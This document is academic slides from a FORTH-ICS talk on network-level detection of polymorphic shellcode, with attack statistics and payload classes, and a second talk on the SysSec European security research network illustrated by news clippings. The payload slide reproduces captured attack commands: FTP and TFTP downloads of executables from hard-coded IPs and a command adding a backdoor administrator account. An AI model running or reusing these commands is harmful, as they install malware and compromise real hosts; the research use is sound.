
| Network | Total # attacks | External       |        |        | Internal       |        |        |
|---------|-----------------|----------------|--------|--------|----------------|--------|--------|
|         |                 | #attacks       | #srcIP | #dstIP | #attacks       | #srcIP | #dstIP |
| NRN1    | 1240716         | 396899 (32.0%) | 10014  | 769    | 843817 (68.0%) | 143    | 331572 |
| NRN2    | 12390           | 2617 (21.1%)   | 1043   | 82     | 9773 (78.9%)   | 66     | 4070   |
| NRN3    | 1961            | 441 (22.5%)    | 113    | 49     | 1520 (77.5%)   | 8      | 1518   |
| EDU     | 20516           | 13579 (66.2%)  | 3275   | 410    | 6937 (33.8%)   | 351    | 2253   |

# Overall Activity: External Attacks




# Overall Activity: Internal Attacks

- Large attack volume due to infected hosts
  - Against hosts inside and outside the organization




# Attacked Services



|                      |                                 |                                    |
|----------------------|---------------------------------|------------------------------------|
| 21 FTP               | 453 CreativeServer              | 2967 Symantec                      |
| 25 SMTP              | 1023 W32.Sasser's FTP server    | 2968 Symantec                      |
| 42 WINS              | 1025 MS RPC                     | 3050 Borland InterBase DB server   |
| 80 Web               | 1029 DCOM (alternative)         | 5000 MS UPnP/SSDP                  |
| 110 POP3             | 1082 WinHole trojan             | 5554 W32.Sasser's FTP server       |
| 135 Location service | 1433 MS SQL server              | 6881 P2P file sharing client       |
| 139 NETBIOS          | 2000 ShixxNOTE 6.net messenger  | 30708 unknown                      |
| 143 IMAP             | 2100 Oracle XDB FTP server      | 41523 CA BrightStor Agent (MS SQL) |
| 445 SMB              | 2103 MS Message Queuing service |                                    |



# Shellcode Diversity



- In most cases, the number of unique shellcodes as seen on the wire is comparable to the number of attacks
  - Polymorphism
  - Variable fields in the initial shellcode

# Payload Classes


| Class Types | #  |
|-------------|----|
| ConnectExe  | 17 |
| C           |    |
| BindExec    | 9  |
| HTTPExec    | 5  |
| BindShell   | 4  |
| AddUser     | 3  |
| FTPExec     | 2  |
| TFTPExec    | 1  |

```
cmd /c echo open 208.111.5.228 2755 > i
& echo user 1 1 >> i
& echo get 2k3.exe >> i
& echo quit >> i
& ftp -n -s:i
& 2k3.exe
& del i
```

```
cmd.exe /c net user Backupadmin
corrie38 /ADD
&& net localgroup Administrators
Backupadmin /ADD
```

```
tftp.exe -i 82.82.252.96 get runsvc32.exe
```

# Doubly-encrypted shellcode



First layer: `alpha_mixed` variation  
Second layer: `countdown` variation

└--> Decryption  
└--> Code execution

# References

---

- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Comprehensive Shellcode Detection using Runtime Heuristics**. In Proceedings of the 26th Annual Computer Security Applications Conference (ACSAC). December 2010.
- Michalis Polychronakis, Kostas G. Anagnostakis, Evangelos P. Markatos. **An Empirical Study of Real-world Polymorphic Code Injection Attacks**. In Proceedings of the 2nd USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET) 2009.
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Real-World Polymorphic Attack Detection using Network-Level Emulation**. In Proceedings of the Cyber Security and Information Intelligence Research Workshop (CSIIRW). May 2008, Oak Ridge, TN
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Emulation-based Detection of Non-self-contained Polymorphic Shellcode**. In Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID). September 2007,
- Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos. **Network-level Polymorphic Shellcode Detection using Emulation**. In Proceedings of the GI/IEEE SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA). July 2006

# Summary

---


- Pattern matching/static analysis not enough
  - Highly polymorphic and self-modifying code
- Network-level emulation
  - Detects self-modifying polymorphic shellcode
- Remote code-injection attacks are still a major threat
  - Increasing sophistication
- Attackers have also turned their attention to less widely used services and third-party applications

# Real-world Polymorphic attack Detection

Michalis\_Polychronakis, Evangelos Markatos

*Distributed Computing Systems Lab*

*FORTH-ICS, Crete Greece*





# **SysSec: A European Network of Excellence in Managing Threats and Vulnerabilities in the Future Internet**

**Evangelos Markatos  
FORTH-ICS**

# Outline of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- What are we doing about this?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet





# Outline of the talk

- Security Challenges: What is the problem?
  - *Hackers are getting more sophisticated*
  - The impact of cyberattacks is getting larger
- What will we do?
  - SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet



# Government: UK Parliament's PCs infected




ENHANCED BY Google

[Home](#)
[News](#)
[Election 2010](#)
[Sport](#)
[Finance](#)
[Lifestyle](#)
[Comment](#)
[Travel](#)
[Culture](#)
[Fashion](#)
[Jobs](#)
[Dating](#)
[Subscriber](#)
[Offers](#)

[Technology](#)
[Motoring](#)
[Health](#)
[Property](#)
[Gardening](#)
[Food and Drink](#)
[Family](#)
[Outdoors](#)
[Active](#)
[Relationships](#)
[Expat](#)

[Technology News](#)
[Reviews](#)
[Topics](#)
[Advice](#)
[Video Games](#)
[Blogs](#)
[Video](#)
[Technology Debate2010](#)

HOME > TECHNOLOGY > MICROSOFT

## Houses of Parliament computers infected with Conficker virus

The Houses of Parliament IT system has become infected with the Conficker computer virus, it has emerged, raising questions about possible security flaws at the Palace of Westminster.

By Matthew Moore  
Published: 7:00AM GMT 27 Mar 2009



The Conficker virus has infected computers in the Houses of Parliament Photo: GETTY

Share

0

Email
 Print

Text Size

[Microsoft](#)

[News](#)

[Politics](#)

[UK News](#)

[Ads by Google](#)

[Anti Virus](#)

[Computer Virus Clean](#)

TECHNOLOGY TOPICS ▸

- [Microsoft in depth](#)
- [Technology picture galleries](#)
- [Apple in depth](#)
- [Google in depth](#)
- [Sony in depth](#)
- [Nintendo in depth](#)

TELEGRAPH.CO.UK ON DIGG

271

Drug-free inmates put on methadone before they are released

494

Scientists find new species of lizard with double penis

306

Ring of fire: Annular solar eclipse in Asia and Africa [PIC]

329

Rocking the Taliban

304

Viewers think new Doctor Who is 'too sexy'

255

Stressed teachers 'considering suicide'

content by **Telegraph.co.uk** powered by **digg**™

# Transportation: Cars out of control

**WIRED** SUBSCRIBE >> SECTIONS >> BLOGS >> REVIEWS >> VIDEO >> HOW-TOS >>  
Sign In | RSS Feeds

## THREAT LEVEL

PRIVACY, CRIME AND SECURITY ONLINE



### Hacker Disables More Than 100 Cars Remotely

By [Kevin Poulsen](#)  March 17, 2010 | 1:52 pm | Categories: [Breaches](#), [Crime](#), [Cybersecurity](#), [Hacks and Cracks](#)

More than 100 drivers in Austin, Texas found their cars disabled or the horns honking out of control, after an intruder ran amok in a web-based vehicle-immobilization system normally used to get the attention of consumers delinquent in their auto payments.

Police with Austin's High Tech Crime Unit on Wednesday arrested 20-year-old Omar Ramos-Lopez, a former Texas Auto Center employee who was laid off last month, and allegedly sought revenge by bricking the cars sold from the dealership's four Austin area lots



Done

# Energy: No electricity

Mobile UPI | About UPI | UPI en Español | UPIU - University Media Alliance | My Account

Search: Stories  Type search term

**UPI.com**  
100 YEARS OF JOURNALISTIC EXCELLENCE

**PROINSO**  
IMMEDIATE AVAILABILITY!  
www.proinso.net

11000 TL SMA + 230 Wp Poly Trinasolar

**SECURE YOUR PROJECT**  
BOOK YOUR MODULES AND INVERTERS NOW  
www.proinso.net

Ads by Google

Home Top News Entertainment Odd News Business Sports Science Health Real Estate Photos Videos

Resource Wars Global Water Issues

You are here: [Home](#) / [Energy Resources](#) / [Computer virus in Australian power grid](#)

## Energy Resources

### Computer virus in Australian power grid

Published: Oct. 2, 2009 at 4:22 PM

View archive | RSS Feed Receive Free UPI Newsletter

SYDNEY, Oct. 2 (UPI) -- A "sinister" computer virus has infected computers controlling Australia's Integral Energy power grid

1

**PROINSO**  
IMMEDIATE AVAILABILITY!  
www.proinso.net

**SECURE YOUR PROJECT**  
BOOK YOUR MODULES AND INVERTERS NOW  
www.proinso.net

11000 TL SMA + 230 Wp Poly Trinasolar

Ads by Google

Internet

# Defense: fighter planes grounded

Telegraph.co.uk

Home News Election 2010 Sport Finance Lifestyle Comment Travel Culture F  
UK World Celebrities Obituaries Weird Earth Science Health News Education Topics Ne  
USA Barack Obama Europe Asia China Middle East Africa and Indian Ocean Australi

HOME NEWS WORLD NEWS EUROPE FRANCE

## French fighter planes grounded by computer virus

French fighter planes were unable to take off after military computers were infected by a computer virus, an intelligence magazine claims.

by Kim Willsher in Paris

Published: 11:43AM GMT 07 Feb 2009



Share | f | |

663 diggs digg it

0 tweet

Email | Print

Text Size + -


# Last but not least: Stuxnet!

Tailored specifically against SCADA systems, is the most recent demonstration that **not only** attacks are **sophisticated**, complex and well-coordinated

It also **demonstrates** that the bad guys:

- are very well-equipped
- have **ambitious** goals (cyber-physical systems)

Rootkit.Win32.Stuxnet geography





# Rent-a-botnet!



## The Day Before Zero

An Ongoing Conversation About Targeted Attacks

« Sizing a botnet – “You’re doing it wrong!”

ISP’s Dealing with Botnets »

### Want to rent an 80-120k DDoS Botnet?

Over recent weeks there has been a lot of interest in DDoS botnets – that is to say, rentable botnets that provide DDoS as a managed service. I’ve spoken to a number of people about how easy this is to do, and how practically anyone who happens to know how to use a popular Internet search engine can probably locate the sellers or the hacking message boards they hang around. Perhaps one of the finer points missing about the discussion of renting DDoS botnets pertains to the size.

A fairly typical rate for DDoS botnet rental hovers around the \$200 for 10,000 bot agents per day. The rate per day is fairly flexible, and influenced by the actual size of the botnet that the bot master is trying to section off for DDoS services.

There is even a **free 3-minute trial!**

# Outline of the talk

- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- *What will we do?*
  - *SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet*






# Predicting “what’s next”

- **SysSec**: managing threats and vulnerabilities for the future Internet

- a NoE, 2010-2014
- General approach
  - **Proactive solutions**
  - **Collaborate**
    - At a European level
    - With our international colleagues



- |                              |                       |                        |
|------------------------------|-----------------------|------------------------|
| ■ Politecnico di Milano (IT) | ■ BAS (Bulgaria)      | ■ TUBITAK (Turkey)     |
| ■ Vrije Universiteit (NL)    | ■ TU Vienna (Austria) | ■ FORTH – ICS (Greece) |
| ■ Institute Eurecom (FR)     | ■ Chalmers U (Sweden) |                        |

- SysSec proposes a *game-changing* approach to cybersecurity:
  - Currently Researchers are mostly **reactive**:
    - they usually track cyberattackers *after* an attack has been launched
    - thus, researchers are always one step behind attackers
  - SysSec aims *to break this vicious cycle*
  - Researchers should become more *proactive*:
    - **Anticipate** attacks and vulnerabilities
    - **Predict** and prepare for future threats
    - Work on defenses *before* attacks materialize.

# SysSec Aim and Objectives (I)

---

1. Create an active, vibrant, and collaborating **community of Researchers** with
  - the expertise, capacity, and determination to **anticipate** and mitigate the **emerging** threats and vulnerabilities on the Future Internet.
  - SysSec aims
    - to create a **sense of “community”** among researchers,
    - to **mobilize** this community,
    - to **consolidate** its efforts,
    - to **expand their collaboration** internationally, and
    - become **the single point of reference** for system security research in Europe.

# SysSec Aim and Objectives (II)

---

2. Advance European Security Research well **beyond** the state of the art
  - research efforts are **fragmented**
  - SysSec aims to **provide a research agenda** and
  - **align their research activities** with the agenda
  - make SysSec **a leading player** in the international arena.

# SysSec Aim and Objectives (III)

---

3. Create a **virtual distributed Center of Excellence** in the area of emerging threats and vulnerabilities.
  - By forming a **critical mass** of European Researchers and by aligning their activities,
  - A **leading role internationally**, empowered to undertake **large-scale**, ambitious and high-impact research efforts.
4. Create a **Center of Academic Excellence** in the area
  - create an education and training program targeting young researchers and the industry.
  - lay the **foundations** for a common graduate degree in the area with emphasis on Systems Security.

# SysSec Aim and Objectives (IV)

5. Maximize the impact of the project by proactive **dissemination** to the appropriate stakeholders.
  - disseminate its results to international stakeholders so as to form the needed **strategic partnerships** (with similar projects and organizations overseas) to play a major role in the area.
  - dissemination within the Member States will
    - reinforce SysSec's role as a **center of excellence** and
    - make SysSec **a beacon for a new generation of European Researchers**.
  - **1<sup>st</sup> SysSec Workshop, July 6<sup>th</sup> 2011, Amsterdam, VU**
6. Create Partnerships and **transfer technology to the European Security Industry**.
  - create a close partnership with Security Industry
  - facilitate technology transfer wherever possible to further strengthen the European Market.

